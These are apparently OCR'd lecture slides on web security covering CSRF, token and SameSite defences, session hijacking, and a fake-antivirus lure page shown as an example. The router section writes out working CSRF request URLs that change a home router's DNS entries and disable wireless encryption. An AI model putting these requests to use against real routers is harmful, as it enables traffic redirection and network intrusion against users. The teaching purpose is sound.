
# CSRF Example




# CSRF Example



# CSRF Example




# CSRF Example




# CSRF Against Home Routers

# CSRF Against Home Routers



# CSRF Against Home Routers



# CSRF Against Home Routers

- What can the attacker do?
- Real example: CSRF in home routers from a Mexican ISP
  - No password was set by default
  - http://www.securityfocus.com/archive/1/archive/1/476595/100/0/threaded
- Add names to the DNS (216.163.137.3 www.prueba.hkm):
  - http://192.168.1.254/xslt?PAGE=J38_SET&THISPAGE=J38&NEXTPAGE=J38_SET&NAME=www.prueba.hkm&ADDR=216.163.137.3
- Disable Wireless Authentication
  - http://192.168.1.254/xslt?PAGE=C05_POST&THISPAGE=C05&NEXTPAGE=C05_POST&NAME=encrypt_enabled&VALUE=0
- Disable firewall, set new password,...

# Server-side Countermeasures

- Generate a token as part of the form and validate this token upon reception
  - E.g., using unique IDs, MD5 hashes, etc.
  - The token has to be bound to the user session
  - Cannot be stored in a cookie
  - You could limit the validity of the token time (e.g., 3 minutes)

- Attacker cannot steal the token because of Same Origin Policy

# Token Example

```
<form method="POST"
target=https://mybank.com/move_money/>
    <input type="text" name="acct-to">
    <input type="text" name="amount">
    <input type="hidden" name="t"
                         value="dsf98sdf8fds324">
    <input type="submit">
</form>
```

# Client-side Countermeasures

- Starting from 2016, some popular browsers have started supporting an extra cookie flag called “samesite”
  - The possible values of this attribute are “Strict” and “Lax”
    - “Lax” is the default choice

```
Set-Cookie: SID=123abc; SameSite=Lax
```

```
Set-Cookie: SID=123abc; SameSite=Strict
```

# SameSite Cookies – Strict Mode

- The SameSite=Strict attribute requests from the browser to not attach the cookies to requests initiated by third-party websites
- Examples
  - Do not attach facebook.com cookies when:
    - attacker.com automatically submits a form towards facebook.com
    - attacker.com opens up facebook.com in an iframe
    - attacker.com requests a remote image/js from facebook.com
    - User clicks on a link to facebook.com on the attacker.com website

# SameSite Cookies – Lax Mode

- The SameSite=Lax relaxes the requirement for no third-party-initiated requests.
- The cookies will be attached in a third-party request as long as:
  1. The request is done via the GET method
  2. Results in a top-level change
     1. No iframes
     2. No XMLHTTPRequests
- Examples
  - Do not attach facebook.com cookies when:
    - attacker.com automatically submits a form towards facebook.com
    - attacker.com opens up facebook.com in an iframe
  - Do attach facebook.com cookies when:
    - attacker.com requests a remote image/js from facebook.com
    - User clicks on a link to facebook.com on the attacker.com website

# Countermeasures All the Way Down

- While the SameSite attribute solves the core of the issue causing CSRF you should not be solely relying on it when building web applications
  - Low adoption by browsers
  - http://caniuse.com/#search=samesite

Can I use samesite ? Settings

1 result found

## 'SameSite' cookie attribute - OTHER

Usage: Global

% of all users: 75.68% + 2.57% = 78.24%

Same-site cookies ("First-Party-Only" or "First-Party") allow servers to mitigate the risk of CSRF and information leakage attacks by asserting that a particular cookie should only be sent with requests initiated from the same registrable domain.

Current aligned | Usage relative | Date relative | Apply filters | Show all | ?

| IE | Edge * | Firefox | Chrome | Safari | Opera | iOS Safari * | Opera Mini * | Android Browser * | Blackberry Browser | Opera Mobile * | Chrome for Android | Firefox for Android | IE Mobile | UC Browser for Android | Samsu Interr |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | 12-15 | 2-59 | 4-50 | | 10-38 | | | | | | | | | | 4 |
| 6-10 | [1] 16 | 60-62 | 51-69 | 3.1-11.1 | 39-55 | 3.2-11.4 | | 2.1-4.4.4 | 7 | 12-12.1 | | | 10 | | 5-6 |
| [1 2] 11 | [1] 17 | 63 | 70 | 12 | 56 | 12 | all | 67 | 10 | 46 | 69 | 62 | 11 | 11.8 | 7.2 |
| | 18 | 64-65 | 71-73 | TP | | | | | | | | | | | |

Notes | Known issues (0) | Resources (8) | Feedback

This feature is backwards compatible. Browsers not supporting this feature will simply use the cookie as a regular cookie. There is no need to deliver different cookies to clients.


[1] Not shipped with the inital release but later with the 2018 June security update (Patch Tuesday) to Windows 10 RS3 (2017 Fall Creators Update) and newer. More info.

[2] Partial support because only supported in IE 11 on Windows 10 RS3 (2017 Fall Creators Update) and newer, but not in IE 11 on other Windows versions (Windows 7, ...)

# Countermeasures All the Way Down

- While the SameSite attribute solves the core of the issue causing CSRF you should not be solely relying on it when building web applications
  - Low adoption by browsers
  - http://caniuse.com/#search=samesite

- Use both the token and the SameSite attribute
  - Part of the “belt-and-suspenders” mindset that we want in security
  - More formally known as “defense in depth”




# Session Hijacking/Fixation

- It allows an attacker to gain control of a user's session

- **Session hijacking**
  - Steal the user's session identifier
    - Example: using XSS, guessing predictable session tokens, sniffing the network, installing malware on the client

- **Session fixation**
  - Force a user to use a session identifier that is already known to the attacker
    - Example: Session id does not change during authentication  Use it with CSRF



# Session Protection

- Use cookies for session identifiers
- Protecting session cookies
  - Deploy application over TLS only
  - Secure cookies: prevents cleartext transmission
  - HttpOnly cookies: prevents script access


```
Set-Cookie: SID=123abc; Secure; HttpOnly
```

# Appendix: Other Web-Related Threats

# Malware


avast! anti-virus 2011
The #1 Software For Protecting Your PC
Get the web's most popular anti-virus software collection.
Home
Download
Join Now
Member's Login
FAQ
Support
New for 2011 - Version 5.0
You know your computer is acting weird, but why?
Download Now
FAKE
Click Here To Start Downloading Avast! Anti-virus 5.0!
On demand scanner with skinnable simple interface, just select what do you want to scan in which way and press the Play button;
On access scanner, special providers to protect the most of available e-mail clients;
Network traffic--intrusion detection, lightweight firewall;
P2P protection; Web shield--monitors and filters all HTTP traffic;
NNTP scanner--scans all Usenet Newsgroup traffic and all operations with files on PC;
Boot time scanner--scans disks in the same way and in the same time as Windows CHKDSK does.
Get instant access to the world's most trusted antivirus software collection. Protect your emails, instant messages and other files by automatically removing viruses. New built-in features also detects threats such as Spyware and Adware. Protect your PC 24 hours a day with this award-winning software collection.
Download now and get Full Support
Software Info
Customer Rating:
Publisher: ALWIL Software
File size: 17.8 MB
Platform:
Windows (Vista, XP, 2000, 98)
Download Now
Top Features
Official 5.0 Version
new interface & features
Easy Installation
only 2 minutes setup
User Friendly
step by step guides
Ultra Fast Download
free updates
24/7 Technical Support
and more!

